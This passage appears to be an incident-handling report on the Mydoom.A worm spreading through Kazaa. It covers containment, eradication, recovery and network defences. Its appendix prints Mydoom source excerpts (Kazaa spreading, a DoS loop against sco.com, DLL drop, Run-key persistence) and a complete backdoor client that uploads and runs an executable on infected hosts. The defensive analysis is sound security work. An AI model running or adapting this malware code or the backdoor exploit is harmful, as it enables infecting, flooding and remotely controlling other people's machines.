1025/tcp    open        listen
3128/tcp    open        squid-http
3389/tcp    open        msrdp
5000/tcp    open        fics
```

Containment

The virus can be contained by isolating the system from the Kazaa network. This can be done by closing the KMD client. By default this client is opened on log-in. And when this client is opened, the shared folder is automatically shared with other users of the Kazaa network. Closing the KMD client ensures that access is denied to the attacker through Kazaa network.

Running the netstat-a command before and after exiting out of KMD confirms that the p2p connection is no longer active.

H:\>netstat -a

Active Connections when KMD client is open.

Proto	Local Address	Foreign Address	State
TCP	WS001:epmap	WS001:0	LISTENING
TCP	WS001:microsoft-ds	WS001:0	LISTENING
TCP	WS001:1025	WS001:0	LISTENING
TCP	WS001:1039	WS001:0	LISTENING
TCP	WS001:1040	WS001:0	LISTENING
TCP	WS001:3051	WS001:0	LISTENING
TCP	WS001:3070	WS001:0	LISTENING
TCP	WS001:3296	WS001:0	LISTENING
TCP	WS001:3531	WS001:0	LISTENING
TCP	WS001:3947	WS001:0	LISTENING
TCP	WS001:4238	WS001:0	LISTENING
TCP	WS001:4398	WS001:0	LISTENING
TCP	WS001:4686	WS001:0	LISTENING
TCP	WS001:4726	WS001:0	LISTENING
TCP	WS001:4873	WS001:0	LISTENING
TCP	WS001:5000	WS001:0	LISTENING
TCP	WS001:5101	WS001:0	LISTENING
TCP	WS001:8755	WS001:0	LISTENING
TCP	WS001:8765	WS001:0	LISTENING
TCP	WS001:47000	WS001:0	LISTENING
TCP	WS001:1039	localhost:3306	ESTABLISHED
TCP	WS001:3051	localhost:3306	ESTABLISHED
TCP	WS001:3070	localhost:3306	ESTABLISHED
TCP	WS001:3306	WS001.:0	LISTENING
TCP	WS001:3306	localhost:1039	ESTABLISHED
TCP	WS001:3306	localhost:3051	ESTABLISHED
TCP	WS001:3306	localhost:3070	ESTABLISHED
TCP	WS001:3650	localhost:8755	TIME_WAIT
TCP	WS001:netbios-ssn	WS001:0	LISTENING

```
  TCP    WS001:3765      p2pclient:2512  SYN_SENT
  UDP    WS001:microsoft-ds  *:*
  UDP    WS001:isakmp        *:*
  UDP    WS001:1026          *:*
  UDP    WS001:1027          *:*
  UDP    WS001:1028          *:*
  UDP    WS001:3007          *:*
  UDP    WS001:3071          *:*
  UDP    WS001:3258          *:*
  UDP    WS001:3326          *:*
  UDP    WS001:3531          *:*
  UDP    WS001:4170          *:*
  UDP    WS001:4388          *:*
  UDP    WS001:ntp           *:*
  UDP    WS001:1900          *:*
  UDP    WS001:3056          *:*
  UDP    WS001:4381          *:*
  UDP    WS001:4397          *:*
  UDP    WS001:4437          *:*
  UDP    WS001:4881          *:*
  UDP    WS001:ntp           *:*
  UDP    WS001:netbios-ns    *:*
  UDP    WS001:netbios-dgm   *:*
  UDP    WS001:1900          *:*
```

Active Connections when KMD client is open.

```
Proto  Local Address          Foreign Address        State
  TCP    WS001:epmap           WS001:0  LISTENING
  TCP    WS001:microsoft-ds  WS001:0  LISTENING
  TCP    WS001:1025          WS001:0  LISTENING
  TCP    WS001:1039          WS001:0  LISTENING
  TCP    WS001:1040          WS001:0  LISTENING
  TCP    WS001:3051          WS001:0  LISTENING
  TCP    WS001:3070          WS001:0  LISTENING
  TCP    WS001:3296          WS001:0  LISTENING
  TCP    WS001:3531          WS001:0  LISTENING
  TCP    WS001:3947          WS001:0  LISTENING
  TCP    WS001:4238          WS001:0  LISTENING
  TCP    WS001:4398          WS001:0  LISTENING
  TCP    WS001:4686          WS001:0  LISTENING
  TCP    WS001:4726          WS001:0  LISTENING
  TCP    WS001:4873          WS001:0  LISTENING
  TCP    WS001:5000          WS001:0  LISTENING
  TCP    WS001:5101          WS001:0  LISTENING
```

```
TCP    WS001:8755         WS001:0  LISTENING
TCP    WS001:8765         WS001:0  LISTENING
TCP    WS001:47000        WS001:0  LISTENING
TCP    WS001:1039         localhost:3306       ESTABLISHED
TCP    WS001:3051         localhost:3306       ESTABLISHED
TCP    WS001:3070         localhost:3306       ESTABLISHED
TCP    WS001:3306         WS001.:0  LISTENING
TCP    WS001:3306         localhost:1039       ESTABLISHED
TCP    WS001:3306         localhost:3051       ESTABLISHED
TCP    WS001:3306         localhost:3070       ESTABLISHED
TCP    WS001:3650         localhost:8755       TIME_WAIT
TCP    WS001:netbios-ssn  WS001:0  LISTENING
UDP    WS001:microsoft-ds  *:*
UDP    WS001:isakmp        *:*
UDP    WS001:1026          *:*
UDP    WS001:1027          *:*
UDP    WS001:1028          *:*
UDP    WS001:3007          *:*
UDP    WS001:3071          *:*
UDP    WS001:3258          *:*
UDP    WS001:3326          *:*
UDP    WS001:3531          *:*
UDP    WS001:4170          *:*
UDP    WS001:4388          *:*
UDP    WS001:ntp          *:*
UDP    WS001:1900          *:*
UDP    WS001:3056          *:*
UDP    WS001:4381          *:*
UDP    WS001:4397          *:*
UDP    WS001:4437          *:*
UDP    WS001:4881          *:*
UDP    WS001:ntp          *:*
UDP    WS001:netbios-ns    *:*
UDP    WS001:netbios-dgm   *:*
UDP    WS001:1900          *:*
```

The virus also starts the taskmon.exe process. This can be stopped by going to the taskmanger. ctrl+alt+delete will pop up the menu that has the icon "task manager". Killing the "Taskmon.exe" process will reduce the CPU usage to normal levels.

Eradication :


The virus can be eradicated by using any of the automatic tools provided by Anti-virus vendors. Microsoft also has a tool which will scan the virus and

automatically remove it from the system. This tool can be downloaded from the windows update website.

If there are any problems in getting the automatic tools, manual removal is also possible. Since the victim is a Windows XP machines, system restore has to be disabled to launch this process. Windows XP uses this feature to restore the files on your computer in case they become damaged. If a virus, infects a computer, System Restore may back up the virus on the computer. Windows prevents outside programs, including antivirus programs, from modifying System Restore. Therefore, antivirus programs or tools cannot remove threats in the System Restore folder. As a result, System Restore has can restore an infected file on your computer, even after the infected files were cleaned from the folders. Virus definitions have to be updated and the computer needs to be restarted in the safe mode. The system needs to be scanned for Viruses and all files detected as Mydoom.A need to be removed. The values added to the registries need to be removed and webcheck.dll file needs to be reregistered.

Since Mydoom and its variants launch a DOS attack against Microsoft.com, Symantec.com and some other anti-virus vendors there could a problem in downloading the tools. In such a case the tool has to be downloaded from a computer that is not infected. It can then be transferred to the infected computer by mapping the network drive, using a floppy etc.

Using the bullguard virus protection which comes as part of the Kazaa package will also identify the files that contain the virus. However this software scans only the "share folders" of Kazaa. If a user moves an infected file from the shared folder to another folder, then this virus protection is useless.




Recovery:


Once the Mydoom.A virus is removed, the system is returned to "know good" state as the virus doesn't do any permanent damage to the files.

The following steps confirm that the virus is no longer present.

The registry no longer has TaskMon.



The Myshared folder no longer has the activation_crack file. No other suspicious files are present in the directory.



Executing the following command shows that no services are running on the ports 3127 - 3198. This shows that no backdoor's of the Mydoom virus are open.

H:\>netstat -a


Active Connections

Proto	Local Address	Foreign Address	State
TCP	WS001:epmap	WS001:0	LISTENING
TCP	WS001:microsoft-ds	WS001:0	LISTENING
TCP	WS001:1025	WS001:0	LISTENING
TCP	WS001:1039	WS001:0	LISTENING
TCP	WS001:1040	WS001:0	LISTENING
TCP	WS001:3051	WS001:0	LISTENING
TCP	WS001:3070	WS001:0	LISTENING
TCP	WS001:3296	WS001:0	LISTENING
TCP	WS001:3531	WS001:0	LISTENING
TCP	WS001:3947	WS001:0	LISTENING
TCP	WS001:4238	WS001:0	LISTENING
TCP	WS001:4398	WS001:0	LISTENING

```
TCP    WS001:4686         WS001:0  LISTENING
TCP    WS001:4726         WS001:0  LISTENING
TCP    WS001:4873         WS001:0  LISTENING
TCP    WS001:5000         WS001:0  LISTENING
TCP    WS001:5101         WS001:0  LISTENING
TCP    WS001:8755         WS001:0  LISTENING
TCP    WS001:8765         WS001:0  LISTENING
TCP    WS001:47000        WS001:0  LISTENING
TCP    WS001:1039         localhost:3306       ESTABLISHED
TCP    WS001:3051         localhost:3306       ESTABLISHED
TCP    WS001:3070         localhost:3306       ESTABLISHED
TCP    WS001:3306         WS001.:0  LISTENING
TCP    WS001:3306         localhost:1039       ESTABLISHED
TCP    WS001:3306         localhost:3051       ESTABLISHED
TCP    WS001:3306         localhost:3070       ESTABLISHED
TCP    WS001:3650         localhost:8755       TIME_WAIT
TCP    WS001:netbios-ssn   WS001:0  LISTENING
TCP    WS001:3765      p2pclient:2512  SYN_SENT
UDP    WS001:microsoft-ds  *:*
UDP    WS001:isakmp        *:*
UDP    WS001:1026          *:*
UDP    WS001:1027          *:*
UDP    WS001:1028          *:*
UDP    WS001:3007          *:*
UDP    WS001:3071          *:*
UDP    WS001:3258          *:*
UDP    WS001:3326          *:*
UDP    WS001:3531          *:*
UDP    WS001:4170          *:*
UDP    WS001:4388          *:*
UDP    WS001:ntp           *:*
UDP    WS001:1900          *:*
UDP    WS001:3056          *:*
UDP    WS001:4381          *:*
UDP    WS001:4397          *:*
UDP    WS001:4437          *:*
UDP    WS001:4881          *:*
UDP    WS001:ntp           *:*
UDP    WS001:netbios-ns    *:*
UDP    WS001:netbios-dgm   *:*
UDP    WS001:1900          *:*
```


Using an nmap is also helpful to find out the open ports on remote machines.

The version of kmd client used by the victim has Bullgaurd software. However it was running on its default settings. Scan for viruses was set to " once every week". This was changed to "Each time KMD is started".



The Kazaa Media Options menu has a Filter Icon. The default settings do not

"filter file types that contain potential viruses". Enabling this and clicking on apply will ensure that files with potential viruses are not transferred through Kazaa.



Lessons Learned

It is better to rectify the root cause of the problem than to deal with the symptoms. Since Kazaa is the reason for the spread of the virus, stopping the Kazaa traffic is a more effective way of dealing with the virus. This way not just the Mydoom virus but any virus being spread by Kazaa can be tackled.

As described earlier, because of the "intelligent file sharing" used by Kazaa, it is not easy to build ACL's to block the attack.

Blocking a particular port or a set of ports doesn't solve the problem. Since Supernodes are dynamically assigned, building ACL's to block a set of ip's is also futile.

Cisco's NIDS does shunning by blocking the ip's of the machines that are transmitting traffic belonging to specific signatures. The problem with this is that the IDS can easily get saturated. There is an upper limit on the number of ip's an IDS can shun at a given point of time. The default value of this upper limit is 100. The default time to do a signature based shun is 15 minutes. Current design is for shuns to be added as the alerts are received. Timed out shuns are checked every 5 seconds, and removed when the timeout is detected. If the shuns are

equally spaced in time, then one can expect a new shun to be added every 9 seconds ({15*60}/100) and an old shun to expire during that time. This is going to slow down the router as it has to constantly update the ACL's.

In the fictitious network, the next layer of defense is the PIX. Again because of the "intelligent file transfer" property of Fast track network PIX rules cannot effectively stop Kazaa traffic.

The solution to this problem is to reduce the Kazaa traffic that enters the network. This will at least reduce the chances of spreading the MyDoom virus through Kazaa and the signature on the IDS will take care of the Mydoom traffic spreading through email.

Dropping Kazaa traffic at the edge is possible by using the NBAR (Network Based Application Provision) in Cisco Routers. Policing rules (dropping a particular stream of traffic if it exceeds a limit) can also be used in conjunction with NBAR.

A sample NBAR configuration is provided below.

```
class-map match-any p2p
  match protocol fasttrack file-transfer *

policy-map block-p2p
  class p2p
    drop
```

`* is a wildcard character used to match any traffic belonging to that genre.`

If P2P tools are used in the organization for purposes other than sharing music files (which consume a lot of bandwidth) the ACL's can be modified to drop traffic that exceeds a set rate.

```
class-map match-any p2p

policy-map
police 1000 confirm-action transmit exceed-action drop
```

This drops any amount of traffic greater than 1000 kbps.

Blocking port 1214 is also a good idea as this is one of the most common ports used by Kazaa.

`access-list deny tcp any any eq 1214`

The next preventive action that network administrators need to do is to make sure that virus definitions of Anti-virus software on individual machines are up to date.

Periodic port scanning using tools like nmap can determine the machines that are vulnerable. Any machines that have ports from 3127 - 3198 need to be investigated further as there could be a possibility of a Mydoom backdoor.

Individuals using Kazaa must make sure that they have Bullguard protection. If their version of Kazaa doesn't come with bullgaurd, then they need to upgrade to the latest version. They also need to make sure that Virus definitions of Anti-virus software is up to date.

Extras

Here is a workaround to access the websites on which MyDoom virus did a DOS attack.

For Windows 95, Windows 98 and Windows ME go to Start Run and type command to get a command prompt. Within the command prompt, type the following commands:

del c:\windows\hosts [enter]

For all other Windows Versions go to Start Run and type cmd to get a command prompt. Within the command prompt, type the following commands:

del /F %systemroot%\system32\drivers\etc\hosts [enter]

echo # Temporary HOSTS file >%systemroot%\system32\drivers\etc\hosts [enter]

attrib +R %systemroot%\system32\drivers\etc\hosts [enter]

Windows NT, needs to be rebooted for these commands to take effect

Windows 2000, Windows XP, and Windows 2003, need not be rebooted.

Instead, the following command has to be typed

ipconfig /flushdns [enter]

Appendix

Excerpts of the Source code

Kazaa_Names: This is how the names are provided to the shared files

```
char *kazaa_names[] = {
        "jvanzc5",
        "vpd2004-svany",
        "npgvingvba_penpx",
        "fgevc-tvey-2.0o"  /* missed comma in the original version */
        "qpbz_cngpurf",
        "ebbgxvgKC",
        "bssvpr_penpx",
        "ahxr2004"
};
```

Kazaa_spread : This is how the virus copies to the kazaa shared folder

```
static void kazaa_spread(char *file)
{
        int kazaa_names_cnt = sizeof(kazaa_names) / sizeof(kazaa_names[0]);
        char kaza[256];
        DWORD kazalen=sizeof(kaza);
        HKEY hKey;
        char key_path[64], key_val[32];

        // Software\Kazaa\Transfer
        rot13(key_path, "Fbsgjner\\Xnmnn\\Genafsre");
        rot13(key_val, "QyQve0");  // "DlDir0"

        // Get the path to Kazaa from the registry
        ZeroMemory(kaza, kazalen);
        if
(RegOpenKeyEx(HKEY_CURRENT_USER,key_path,0,KEY_QUERY_VALUE,&hKe
y)) return;

        if (RegQueryValueEx(hKey, key_val, 0, NULL, (PBYTE)kaza, &kazalen))
return;
        RegCloseKey(hKey);

        if (kaza[0] == 0) return;
        if (kaza[lstrlen(kaza)-1] == '/') kaza[lstrlen(kaza)-1] = '\\';
        if (kaza[lstrlen(kaza)-1] != '\\') lstrcat(kaza, "\\");
        rot13(kaza+lstrlen(kaza), kazaa_names[xrand16() % kazaa_names_cnt]);
```

```
	lstrcat(kaza, ".");

	switch (xrand16() % 6) {
		case 0: case 1: lstrcat(kaza, "ex"); lstrcat(kaza, "e"); break;
		case 2: case 3: lstrcat(kaza, "sc"); lstrcat(kaza, "r"); break;
		case 4: lstrcat(kaza, "pi"); lstrcat(kaza, "f"); break;
		default: lstrcat(kaza, "ba"); lstrcat(kaza, "t"); break;
	}

	CopyFile(file,kaza,TRUE);
}
```

scodos_th : This generates the DOS attack on SCO.com

```
static DWORD _stdcall scodos_th(LPVOID pv)
{
	struct sockaddr_in addr;
	char buf[512];
	int sock;

	rot13(buf,
		/*
		 * "GET / HTTP/1.1\r\n"
		 * "Host: www.sco.com\r\n"
		 * "\r\n";
		 */
		"TRG / UGGC/1.1\r\n"
		"Ubfg: " SCO_SITE_ROT13 "\r\n"
		"\r\n");

	SetThreadPriority(GetCurrentThread(),
THREAD_PRIORITY_BELOW_NORMAL);
	if (pv == NULL) goto ex;
	addr = *(struct sockaddr_in *)pv;
	for (;;) {
		sock = connect_tv(&addr, 8);
		if (sock != 0) {
			send(sock, buf, lstrlen(buf), 0);
			Sleep(300);
			closesocket(sock);
		}
	}
ex:	ExitThread(0);
	return 0;
}
```

This is how the virus gets into the folders and modifies the registry keys

```
void payload_xproxy(struct sync_t *sync)
{
	char fname[20], fpath[MAX_PATH+20];
	HANDLE hFile;
	int i;
	rot13(fname, "fuvztncv.qyy");   /* "shimgapi.dll" */
	sync->xproxy_state = 0;
	for (i=0; i<2; i++) {
		if (i == 0)
			GetSystemDirectory(fpath, sizeof(fpath));
		else
			GetTempPath(sizeof(fpath), fpath);
		if (fpath[0] == 0) continue;
		if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
		lstrcat(fpath, fname);
		hFile = CreateFile(fpath, GENERIC_WRITE,
FILE_SHARE_READ|FILE_SHARE_WRITE,
			NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);
		if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
			if (GetFileAttributes(fpath) ==
INVALID_FILE_ATTRIBUTES)
				continue;
			sync->xproxy_state = 2;
			lstrcpy(sync->xproxy_path, fpath);
			break;
		}
		decrypt1_to_file(xproxy_data, sizeof(xproxy_data), hFile);
		CloseHandle(hFile);
		sync->xproxy_state = 1;
		lstrcpy(sync->xproxy_path, fpath);
		break;
	}

	if (sync->xproxy_state == 1) {
		LoadLibrary(sync->xproxy_path);
		sync->xproxy_state = 2;
	}
}
```

```
void sync_check_frun(struct sync_t *sync)
{
	HKEY k;
	DWORD disp;
	char i, tmp[128];

	/*
"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\Version" */
	rot13(tmp,
"Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Rkcybere\\PbzQyt32\\Irefvba");

	sync->first_run = 0;
	for (i=0; i<2; i++)
		if (RegOpenKeyEx((i == 0) ? HKEY_LOCAL_MACHINE :
HKEY_CURRENT_USER,
		  tmp, 0, KEY_READ, &k) == 0) {
			RegCloseKey(k);
			return;
		}

	sync->first_run = 1;
	for (i=0; i<2; i++)
		if (RegCreateKeyEx((i == 0) ? HKEY_LOCAL_MACHINE :
HKEY_CURRENT_USER,
		  tmp, 0, NULL, 0, KEY_WRITE, NULL, &k, &disp) == 0)
			RegCloseKey(k);
}

int sync_mutex(struct sync_t *sync)
{
	char tmp[64];
	rot13(tmp, "FjroFvcpFzgkF0");			/* "SwebSipcSmtxS0" */
	CreateMutex(NULL, TRUE, tmp);
	return (GetLastError() == ERROR_ALREADY_EXISTS) ? 1 : 0;
}

void sync_install(struct sync_t *sync)
{
	char fname[20], fpath[MAX_PATH+20], selfpath[MAX_PATH];
	HANDLE hFile;
	int i;
	rot13(fname, "gnfxzba.rkr");	/* "taskmon.exe" */

	GetModuleFileName(NULL, selfpath, MAX_PATH);
	lstrcpy(sync->sync_instpath, selfpath);
```

```
	for (i=0; i<2; i++) {
		if (i == 0)
			GetSystemDirectory(fpath, sizeof(fpath));
		else
			GetTempPath(sizeof(fpath), fpath);
		if (fpath[0] == 0) continue;
		if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
		lstrcat(fpath, fname);
		SetFileAttributes(fpath, FILE_ATTRIBUTE_ARCHIVE);
		hFile = CreateFile(fpath, GENERIC_WRITE,
FILE_SHARE_READ|FILE_SHARE_WRITE,
			NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);
		if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
			if (GetFileAttributes(fpath) ==
INVALID_FILE_ATTRIBUTES)
				continue;
			lstrcpy(sync->sync_instpath, fpath);
			break;
		}
		CloseHandle(hFile);
		DeleteFile(fpath);

		if (CopyFile(selfpath, fpath, FALSE) == 0) continue;
		lstrcpy(sync->sync_instpath, fpath);
		break;
	}
}
```

sync_startup: This subroutine runes the TaskMon when the system is restarted.

```
void sync_startup(struct sync_t *sync)
{
	HKEY k;
	char regpath[128];
	char valname[32];

	/* "Software\\Microsoft\\Windows\\CurrentVersion\\Run" */
	rot13(regpath, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Eha");
	rot13(valname, "GnfxZba");		/* "TaskMon" */

	if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, regpath, 0, KEY_WRITE,
&k) != 0)
		if (RegOpenKeyEx(HKEY_CURRENT_USER, regpath, 0,
KEY_WRITE, &k) != 0)
			return;
```

```
        RegSetValueEx(k, valname, 0, REG_SZ, sync->sync_instpath,
lstrlen(sync->sync_instpath)+1);
        RegCloseKey(k);
}
```

A program the exploits Mydoom's backdoor

```
// MyDoom.A Upload/Exec Backdoor
#include <stdio.h>
#include <string.h>
#include <winsock.h>

#pragma lib <ws2_32.lib>

int main(int argc,char *argv[]) {
 int sockfd, numbytes;

struct hostent *he;
struct sockaddr_in their_addr;
char doompassword[] = "\x85\x13\x3c\x9e\xa2";
char buf[1024];
 int read=0;
FILE *fuckfile;
 WSADATA wsaData;

 if(argc<3)
 {
        printf("*****************************************************\n");
    printf("***** MyDoom.A Upload/Exec Backdoor*****\n");
    printf("**** Usage: %s <ip> <port> <program to upload> ****\n", argv[0]);
        printf("*****************************************************\n");
        return -1;
 }
 printf("[+] Opening File\n");

fuckfile = fopen(argv[3],"rb");
 if (fuckfile==NULL) {
 printf("[-] Open Failed\n");
 return -1;
 }
 printf("[+] File found ready to send\n");
 if(WSAStartup(0x101,&wsaData))
 {
printf("[-] Unable to load winsock.\n");
        return -1;
```

```
}
if ((he=gethostbyname(argv[1])) == NULL) { // get the host info
        printf("[-] GetHostByName() Error!\n");
        return -1;
}
if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        printf("[-] Can't open socket!\n");
        return -1;
}
their_addr.sin_family = AF_INET; // host byte order
their_addr.sin_port = htons(atoi(argv[2])); // port
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
//memset(&(their_addr.sin_zero), '\0', 8); // zero the rest of the struct
if (connect(sockfd, (struct sockaddr *)&their_addr,sizeof(struct sockaddr)) == -1) {
        printf("[-] Connecting error\n");
        return -1;
}
printf("[+] Connected\n[+] Sending executable.\n");
send(sockfd,doompassword,5,0); //sending the password :)
while (!feof(fuckfile)) {
      read = fread(buf,sizeof(char),sizeof(buf),fuckfile);
      if ((numbytes=send(sockfd,buf,read,0)) == -1) {
         printf("[-] Sending executable failed\n");
         return -1;
      }
      printf(".");
}
printf("[+] All done, server have now executed your executable!\n");
closesocket(sockfd);
WSACleanup();
return 0;
}
```

References

Symantec " W32.Mydoom.a@mm"
http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.a@mm.html

SANS "Handler's diary, January 27th 2004"
http://isc.sans.org/diary.php?date=2004-01-27

MacAfee "W32/Mydoom@MM"
http://vil.nai.com/vil/content/v_100983.htm

CERT " Incident Note IN-2004-01"
http://www.cert.org/incident_notes/IN-2004-01.html

F-Secure "Novarg"
http://www.f-secure.com/v-descs/novarg.shtml

Win32/Shimg (Computer Associates)
http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=38102

WORM_MIMAIL.R (Trend)
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_MYDOOM.A

